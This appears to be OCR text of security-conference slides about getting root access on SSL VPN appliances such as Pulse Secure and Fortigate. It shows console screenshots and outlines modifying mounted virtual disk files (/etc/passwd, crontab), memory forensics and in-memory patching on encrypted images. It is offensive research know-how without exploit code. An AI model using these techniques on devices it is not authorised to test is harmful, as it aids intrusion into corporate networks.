
We focus on...

- Pulse Secure SSL VPN
  - More than 50,000+ servers operating on the Internet
  - Trusted by large corporations, service providers and government entities
- Fortigate SSL VPN
  - More than 480,000+ servers operating on the Internet
  - Prevalent among medium-sized enterprises

Let’s start hacking

Difficulties for kick-starting

- SSL VPN is a black box and closed source appliance
- All-in-one & Build their own architecture stacks from scratch
- Only restricted shell provided
    - Jailbreak is the prerequisite for further researches



```
Starting Core Services


Device Administration: https://<DEVICE-IP-ADDR>!<
Press <Enter> to view or update your appliance se


Welcome to the Pulse Connect Secure Serial Consol


Current version: 9.0R1 (build 63949)
Reset version:  9.0R1 (build 63949)

Licensing Hardware ID: [redacted]

Please choose from among the following options:
   1. Network Settings and Tools
   2. Create admin username and password
   3. Display log/status
   4. System Operations
   5. Toggle password protection for the console
   6. Create a Super Admin session.
   7. System Maintenance
   8. Reset allowed encryption strength for SSL
Choice: _
```

To direct input to this VM, click inside c
NSVPX-ESX-11.1-47.14_nc - VMw...
File Edit View VM Tabs Help
NSVPX-ESX-11.1-47.14_nc

```
###############################################
#
#        WARNING: Access to this system is for
#         Disconnect IMMEDIATELY if you are not
#
###############################################


login: Jun 13 17:34:43 <local0.alert> 192.168.1
PPE-0 : default EVENT STATECHANGE 60 0 :  Devic
ate UP
Jun 13 17:34:56 <daemon.err> ns monit[969]: 'ik


login: nsroot
Password:
Jun 13 17:35:34 <auth.notice> ns login: ROOT LO
Copyright (c) 1992-2013 The FreeBSD Project.
Copyright (c) 1979, 1980, 1983, 1986, 1988, 198
        The Regents of the University of Califo

 Done
> ls
ERROR: No such command
> █
```

To direct input to this VM, click inside
PA-VM-ESX-8.1.2 - VMware Work...
File Edit View VM Tabs Help
PA-VM-ESX-8.1.2

```
vm login: admin
Password:
Last login: Fri Jun 14 02:26:19 on tty6

Number of failed attempts since last successful login: 0


Warning: Your device is still configured with the default admin account credenti
als. Please change your password prior to deployment.
admin@PA-VM> ls

Invalid syntax.
admin@PA-VM> tail
+ follow          output appended data as the file grows
+ lines           output the last N lines, instead of the last 10
> agent-log       agent-log
> appweb-log      appweb-log
> mp-log          mp-log
> webserver-log   webserver-log

admin@PA-VM> tail _
```

Jailbreak the SSL VPN


- We are not hardware guys :(
  - So we look into the virtual image first
- Analyzing virtual images
  1. Typical virtual images
  2. Encrypted virtual images

Typical virtual images

- If there is no LILO or GRUB password protected, we can just enter the Single-User mode
- Mount the .VMDK on your Linux box and modify the filesystem
    - /etc/crontab
    - /etc/ld.so.conf
    - /etc/passwd
    - Many ways...


What if the disk has been encrypted?


Encrypted virtual images



- `vmlinuz kernel`
  - Level - Hard
  - Reverse engineering for the win!
- `/sbin/init`
  - Level - Easy
  - Memory forensics for the win!


The booting process




PSA-V-VMWARE [redacted]
File Edit View VM Tabs Help
PSA-V-VMWARE [redacted]
To direct input to this VM, click inside or pr

```
Starting system software version 9.0R1 (build 63949)


Using driver: vmxnet3
.Loading vmmemctl
......

Licensing Hardware ID: [redacted]


About to boot as a stand-alone Pulse Connect Secure.
Hit TAB for clustering options, wait or hit Enter to continue.....
Starting Core Services


Device Administration: https://<DEVICE-IP-ADDR>|<DEVICE-DNS-NAME>/admin
Press <Enter> to view or update your appliance settings._
```

The booting process




BIOS

LILO

Kernel

/sbin/init


?????????????????




```
Starting Core Services


Device Administration: https://<DEVICE-IP-ADDR>|<DEVICE-DNS-NAME>/admin
Press <Enter> to view or update your appliance settings.


Welcome to the Pulse Connect Secure Serial Console!


Current version: 9.0R1 (build 63949)
Reset version:   9.0R1 (build 63949)

Licensing Hardware ID: [redacted]

Please choose from among the following options:
   1. Network Settings and Tools
   2. Create admin username and password
   3. Display log/status
   4. System Operations
   5. Toggle password protection for the console (Off)
   6. Create a Super Admin session.
   7. System Maintenance
   8. Reset allowed encryption strength for SSL
Choice: _
```

To direct input to this VM, click inside or pr

Find the vital point





Memory Forensics


PSA-V-VMWARE [redacted]
File Edit View VM Tabs Help
PSA-V-VMWARE [redacted]
To direct input to this VM, click inside or pr

```
Starting system software version 9.0R1 (build 63999)

Using driver: vmxnet3
.Loading vmmemctl
......

Licensing Hardware ID: [redacted]


About to boot as a stand-alone Pulse Connect Secure.
Hit TAB for clustering options, wait or hit Enter to continue.....
Starting Core Services


Device Administration: https://<DEVICE-IP-ADDR>|<DEVICE-DNS-NAME>/admin
Press <Enter> to view or update your appliance settings._
```

In-memory patch



